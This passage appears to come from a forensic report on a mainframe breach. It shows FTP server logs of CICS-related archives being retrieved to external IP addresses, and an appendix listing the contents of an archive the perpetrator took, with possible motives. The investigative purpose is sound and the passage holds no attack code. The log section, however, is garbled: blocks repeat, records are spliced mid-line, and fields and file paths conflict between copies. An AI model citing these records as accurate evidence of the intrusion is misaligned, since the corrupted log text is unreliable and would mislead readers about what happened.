05;3624960;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/cicswsdl.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.34.25.040000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;ASI0936;I;S;F;H;13.34.25;13.34.
25;1400;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/a0/aopstart

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.34.39.180000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;ASI0936;H;13.34.39;13.34.39;769
;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/a0/csfstart

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.34.50.810000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;ASI0936;I;S;F;H;13.34.50;13.34.
50;4536;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/a0/hwistart

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;03.00.00;2012-03-10-
03.23.11.690000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY356;I;S;F;H;02.23.11;02.23.
11;163840;S;;;;FTPD1;semainf;203.176.141.205;38939;/tmp/.u.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;03.00.00;2012-03-10-
03.29.26.800000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY356;I;S;F;H;02.29.25;02.29.
26;3624960;S;;;;FTPD1;semainf;203.176.141.205;38939;/tmp/cicswsdl.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;12.00.00;2012-03-10-
12.14.18.830000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY354;I;S;F;H;11.14.02;11.14.
18;34283500;S;;;;FTPD1;semainf;203.176.141.205;370/tmp/u.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;12.00.00;2012-03-10-
12.15.18.990000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY354;I;S;F;H;11.14.41;11.15.
18;54016000;S;;;;FTPD1;semainf;203.176.141.205;42911;/tmp/u.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;12.00.00;2012-03-10-
12.15.21.070000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY354;I;S;F;H;11.15.20;11.15.
20;20480;S;;;;FTPD1;semainf;203.176.141.205;42911;/tmp/stash.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-15;22.00.00;2012-03-15-
22.21.31.890000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;WAHS006;I;S;F;H;21.21.26;21.21.
31;15724800;S;;;;FTPD1;semainf;217.150.174.80;55428;/u/d610/rfvftp/1.tgz

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-10;22.00.00;2012-03-10-
22.0.040000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;RETR;SEQ;NUS;I;S;F;H;20.58.44;21.03.28;2196630
0;S;;;;FTPD1;DAFAS;194.23.61.151;35253;/SYSTEM/tmp/cts32.tgz

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-20;09.00.00;2012-03-20-
09.28.37.240000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;RETR;SEQ;NUS;I;S;F;H;08.27.51;08.28.37;832
71700;S;;;;FTPD1;DAFAS;93.186.170.54;27722;/tmp/../u.it.tgz

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-20;09.00.00;2012-03-20-
09.29.23.750000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;RETR;SEQ;NUS;I;S;F;H;08.29.10;08.29.23;217
70200;S;;;;FTPD1;DAFAS;93:TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-05;17.00.00;2012-03-05-
17.09.19.640000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;BSN0058;I;S;F;H;16.09.18;16.09.
19;1392640;S;;;;FTPD1;semainf;178.18.243.27;32044;/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-05;19.00.00;2012-03-05-
19.28.03.110000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;BSN0058;I;S;F;H;18.27.59;18.28.
01;1392640;S;;;;FTPD1;semainf78.18.243.27;46927;/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;13.00.00;2012-03-08-
13.45.24.470000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;SPRBI08;I;S;F;H;12.45.23;12.45.
24;1392640;S;;;;FTPD1;semainf;46.59.51.181;59347;/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;13.00.00;2012-03-08-
13.45.25.720000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;SPRBI08;I;S;F;H;12.45.24;12.45.
25;3624960;S;;;;FTPD1;semainf;46.59.51.181;59347;/tmp/cicswsdl.tgz
```

```
TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.06.18.720000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;SPRBI01;I;S;F;H;13.06.18;13.06.
18;2604;S;;;;FTPD1;semainf;46.59.51.181;59501;/samples/startup.mk

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.33.03.900000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;ASI0936;I;S;F;H;13.33.03;13.33.
03;1392640;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.33.05.850000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;ASI0936;I;S;F;H;13.33.04;13.33.
05;3624960;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/cicswsdl.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;03.00.00;2012-03-10-
03.23.11.690000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;AVIY356;I;S;F;H;02.23.11;02.23.
11;163840;S;;;;FTPD1;semainf;203.176.141.205;38939;/tmp/.u.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;03.00.00;2012-03-10-
03.29.26.800000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;AVIY356;I;S;F;H;02.29.25;02.29.
26;3624960;S;;;;FTPD1;semainf;203.176.141.205;38939;/tmp/cicswsdl.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;12.00.00;2012-03-10-
12.14.18.830000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;AVIY354;I;S;F;H;11.14.02;11.14.
18;34283500;S;;;;FTPD1;semainf;203.176.141.205;37002;/tmp/u.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;12.00.00;2012-03-10-
12.15.18.990000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;AVIY354;I;S;F;H;11.14.41;11.15.
18;54016000;S;;;;FTPD1;semainf;203.176.141.205;42911;/tmp/u.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;12.00.00;2012-03-10-
12.15.21.070000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;AVIY354;I;S;F;H;11.15.20;11.15.
20;20480;S;;;;FTPD1;semainf;203.176.141.205;42911;/tmp/stash.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-15;22.00.00;2012-03-15-
22.21.31.890000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;WAHS006;I;S;F;H;21.21.26;21.21.
31;15724800;S;;;;FTPD1;semainf;217.150.174.80;55428;/u/d610/rfvftp/1.tgz

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-10;22.00.00;2012-03-10-
22.03.32.040000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;;RETR;SEQ;NUS;I;S;F;H;20.58.44;21.03.28;219
66300;S;;;;FTPD1;DAFAS;194.23.61.151;35253;/SYSTEM/tmp/cts32.tgz

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-20;09.00.00;2012-03-20-
09.28.37.240000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;;RETR;SEQ;NUS;I;S;F;H;08.27.51;08.28.37;832
71700;S;;;;FTPD1;DAFAS;93.186.170.54;27722;/tmp/.,/u.it.tgz

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-20;09.00.00;2012-03-20-
09.29.23.750000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;;RETR;SEQ;NUS;I;S;F;H;08.29.10;08.29.23;217
70200;S;;;;FTPD1;DAFAS;93.186.170.54;27:TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-
05;17.00.00;2012-03-05-
17.09.19.640000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;BSN0058;I;S;F;H;16.09.18;16.09.
19;1392640;S;;;;FTPD1;semainf;178.18.243.27;32044;/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-05;19.00.00;2012-03-05-
19.28.03.110000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;BSN0058;I;S;F;H;18.27.59;18.28.
01;1392640;S;;;;FTPD1;semainf;178.18.243.27;46927;/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;13.00.00;2012-03-08-
13.45.24.470000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;SPRBI08;I;S;F;H;12.45.23;12.45.
24;1392640;S;;;;FTPD1;semainf;46.59.51.181;59347;/tmp/apt.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;13.00.00;2012-03-08-
13.45.25.720000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;SPRBI08;I;S;F;H;12.45.24;12.45.
25;3624960;S;;;;FTPD1;semainf;46.59.51.181;59347;/tmp/cicswsdl.tgz

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.33.03.900000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;;RETR;SEQ;ASI0936;I;S;F;H;13.33.03;13.33.
03;1392640;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/apt.tgz
```

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-08;14.00.00;2012-03-08-
14.33.05.850000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;ASI0936;I;S;F;H;13.33.04;13.33.
05;3624960;S;;;;FTPD1;semainf;46.59.51.181;62847;/SYSTEM/tmp/cicswsdl.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;03.00.00;2012-03-10-
03.23.11.690000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY356;I;S;F;H;02.23.11;02.23.
11;163840;S;;;;FTPD1;semainf;203.176.141.205;38939;/tmp/.u.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;03.00.00;2012-03-10-
03.29.26.800000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY356;I;S;F;H;02.29.25;02.29.
26;3624960;S;;;;FTPD1;semainf;203.176.141.205;38939;/tmp/cicswsdl.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;12.00.00;2012-03-10-
12.14.18.830000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY354;I;S;F;H;11.14.02;11.14.
18;34283500;S;;;;FTPD1;semainf;203.176.141.205;37002;/tmp/u.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;12.00.00;2012-03-10-
12.15.18.990000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY354;I;S;F;H;11.14.41;11.15.
18;54016000;S;;;;FTPD1;semainf;203.176.141.205;42911;/tmp/u.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-10;12.00.00;2012-03-10-
12.15.21.070000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;AVIY354;I;S;F;H;11.15.20;11.15.
20;20480;S;;;;FTPD1;semainf;203.176.141.205;42911;/tmp/stash.tgz

TCP_FTP_SERVER_T_SY19_0310-0326.csv:2012-03-15;22.00.00;2012-03-15-
22.21.31.890000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;WAHS006;I;S;F;H;21.21.26;21.21.
31;15724800;S;;;;FTPD1;semainf;217.150.174.80;55428;/u/d610/rfvftp/1.tgz

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-10;22.00.00;2012-03-10-
22.03.32.040000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;RETR;SEQ;NUS;I;S;F;H;20.58.44;21.03.28;219
66300;S;;;;FTPD1;DAFAS;194.23.61.151;35253;/SYSTEM/tmp/cts32.tgz

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-20;09.00.00;2012-03-20-
09.28.37.240000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;RETR;SEQ;NUS;I;S;F;H;08.27.51;08.28.37;832
71700;S;;;;FTPD1;DAFAS;93.186.170.54;27722;/tmp/.,/u.it.tgz

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-20;09.00.00;2012-03-20-
09.29.23.750000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;RETR;SEQ;NUS;I;S;F;H;08.29.10;08.29.23;217
70200;S;;;;FTPD1;DAFAS;93.186.170.54;27722;/tmp/.,/cics.it.tgz

TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-20;09.00.00;2012-03-20-
09.56.50.180000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;RETR;SEQ;NUS;I;S;F;H;08.56.26;08.56.49;358
81000;S;;;;FTPD1;DAFAS;93.186.170.54;34614;/tmp/.,/local.tgz

TCP_FTP_SERVER_WAHS006_0315-0316.csv:2012-03-15;22.00.00;2012-03-15-
22.21.31.890000;<C5>UNKNOWN;SY19;;217.150.174.80;21;;;RETR;SEQ;WAHS006;I;S;F;H;21.21.26;21.21.
31;15724800;S;;;;FTPD1;semainf;217.150.174.80;55428;/u/d610/rfvftp/1.tgz

Appendix K: Content of archive file 1.tgz

This appendix display the content of a file archive (a compressed unix TAR archive) that have been created by the perpetrator.

As can be seen, the files fome mainly from the /usr/lpp parts of the file hierarchy, and more specifically files related to CICS and Web Services. Many of these files are standard IBM files,many written in Java, but there are also files that are local to Logica and their customers. Some files have been marked with bold text to mark this.

To have the perpetrator download these files can have several reasons:

- To get a copy to run in the perpetrators own Hercules
- To be able to examine standard IBM CICS related files, to assess them for security vulnerabilities that can be used further on
- To be able to examine Logica and Logica customer local CICS related files, to assess them for security vulnerabilities that can be used further on
- To examine files for authentication information, e.g. usernames and passwords
- To examine files for internal resources, e.g. names of IBM system resources, IP addresses, etc
- To steal information

```
rom$ tar ztvf 1.tgz

drwxr-xr-x  0 SUPERUSR V384         0 Apr 23  2009 /usr/lpp/cicsts/

drwxrwxr-x  0 SUPERUSR V077         0 Apr 23  2009 /usr/lpp/cicsts/appl/

drwxrwxr-x  0 SUPERUSR V077         0 May 27  2011 /usr/lpp/cicsts/cicsts32/

-rw-rw-rw-  0 SUPERUSR V077        70 Nov 27  2008 /usr/lpp/cicsts/cicsts32/_note081127.txt

drwxrwxr-x  0 SUPERUSR OMVSGRP      0 Nov 12  2008 /usr/lpp/cicsts/cicsts32/lib/

-rwxrwxr-x  0 SUPERUSR OMVSGRP  16918 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjadjr.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP  37280 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjcci.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP 246554 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjcdmn.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP 199424 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjcics.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP 136410 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjcicsras.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP 376934 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjcont.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP 186162 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjcsi.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP  92306 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjejbdd.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP  92302 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjjts.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP 692021 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjname.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP 184413 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjorb.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP   8301 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjoutput.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP  17417 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjwrap.jar
```

```
-rwxrwxr-x  0 SUPERUSR OMVSGRP 4333568 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/libcom_ibm_cics_server_DTC.so

-rwxrwxr-x  0 SUPERUSR OMVSGRP 4333568 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/libcom_ibm_cics_server_DTC_g.so

-rwxrwxr-x  0 SUPERUSR OMVSGRP  180224 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/libdfhapjvmt.so

-rwxrwxr-x  0 SUPERUSR OMVSGRP  180224 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/libdfhapjvmt_g.so

-rwxrwxr-x  0 SUPERUSR OMVSGRP  114688 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/libdfhcdjni.so

-rwxrwxr-x  0 SUPERUSR OMVSGRP  114688 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/libdfhcdjni_g.so

-rwxrwxr-x  0 SUPERUSR OMVSGRP  239714 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/nssrcm.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP  255593 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/omgcos.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP  161212 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/ras.jar

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/security/

-rwxrwxr-x  0 SUPERUSR OMVSGRP     822 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/security/dfhreg

-rwxrwxr-x  0 SUPERUSR OMVSGRP    1212 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/security/dfhreg.bat

-rwxrwxr-x  0 SUPERUSR OMVSGRP   10187 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/security/dfhreg.jar

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/security/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/security/IBM/DFJ@H146 link to
/usr/lpp/cicsts/cicsts32/lib/security/dfhreg.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/security/IBM/DFJ@H147 link to
/usr/lpp/cicsts/cicsts32/lib/security/dfhreg.bat

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/security/IBM/DFJ@H148 link to
/usr/lpp/cicsts/cicsts32/lib/security/dfhreg

-rwxrwxr-x  0 SUPERUSR OMVSGRP  113605 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/websphere.jar

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Nov  6  2008 /usr/lpp/cicsts/cicsts32/lib/wsdl/

-rwxrwxr-x  0 SUPERUSR OMVSGRP  156396 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/common.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP    7757 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/common.resources.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP  478003 Nov  6  2008
/usr/lpp/cicsts/cicsts32/lib/wsdl/dfjwsdl.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP   70701 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/ecore.change.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP  750098 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/ecore.jar
```

```
-rwxrwxr-x  0 SUPERUSR OMVSGRP  310481 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/woden.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP  148429 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/wsdl4j.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP  703630 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/xsd.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP   45126 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/xsd.resources.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP    1142 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/DFHLS2WS

-rwxrwxr-x  0 SUPERUSR OMVSGRP    1142 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/DFHWS2LS

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Nov  6  2008
/usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H176 link to
/usr/lpp/cicsts/cicsts32/lib/wsdl/dfjwsdl.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H177 link to
/usr/lpp/cicsts/cicsts32/lib/wsdl/common.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H178 link to
/usr/lpp/cicsts/cicsts32/lib/wsdl/common.resources.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H179 link to
/usr/lpp/cicsts/cicsts32/lib/wsdl/ecore.change.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H180 link to
/usr/lpp/cicsts/cicsts32/lib/wsdl/ecore.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H182 link to
/usr/lpp/cicsts/cicsts32/lib/wsdl/wsdl4j.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H183 link to
/usr/lpp/cicsts/cicsts32/lib/wsdl/xsd.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H184 link to
/usr/lpp/cicsts/cicsts32/lib/wsdl/xsd.resources.jar

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H186 link to
/usr/lpp/cicsts/cicsts32/lib/wsdl/DFHWS2LS

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H187 link to
/usr/lpp/cicsts/cicsts32/lib/wsdl/DFHLS2WS

-rwxrwxr-x  0 SUPERUSR OMVSGRP  128302 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H229

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H230 link to
/usr/lpp/cicsts/cicsts32/lib/wsdl/woden.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP    5790 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H231
```

```
hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/NamespaceContext.jar link to
/usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H231

hrwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl/XmlSchema.jar link to
/usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H229

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Nov  7  2008 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/

-rwxrwxr-x  0 SUPERUSR OMVSGRP  156396 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/common.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP    7757 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/common.resources.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP  401056 Jun  4  2008
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/dfjwsdl.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP   70701 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/ecore.change.jar

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/usr/lpp/cicsts/cicsts32/lib/wsdl_old/ecore.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP  310481 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/woden.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP  148429 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/wsdl4j.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP  703630 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/xsd.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP   45126 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/xsd.resources.jar

-rwxrwxr-x  0 SUPERUSR OMVSGRP    1142 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/DFHLS2WS

-rwxrwxr-x  0 SUPERUSR OMVSGRP    1220 Nov  7  2008
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/DFHWS2LS

-rwxr-xr-x  0 SUPERUSR OMVSGRP    1142 Nov  7  2008
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/DFHWS2LS_org

drwxrwxr-x  0 SUPERUSR OMVSGRP       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/

-rwxrwxr-x  0 SUPERUSR OMVSGRP  478003 Nov  6  2008
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H176

-rwxrwxr-x  0 SUPERUSR OMVSGRP  156396 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H177

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/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H178

-rwxrwxr-x  0 SUPERUSR OMVSGRP   70701 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H179

-rwxrwxr-x  0 SUPERUSR OMVSGRP  750098 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H180

-rwxrwxr-x  0 SUPERUSR OMVSGRP  148429 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H182

-rwxrwxr-x  0 SUPERUSR OMVSGRP  703630 Oct 16  2007
/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H183
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/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H186

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/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H187

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/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H229

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/usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H230

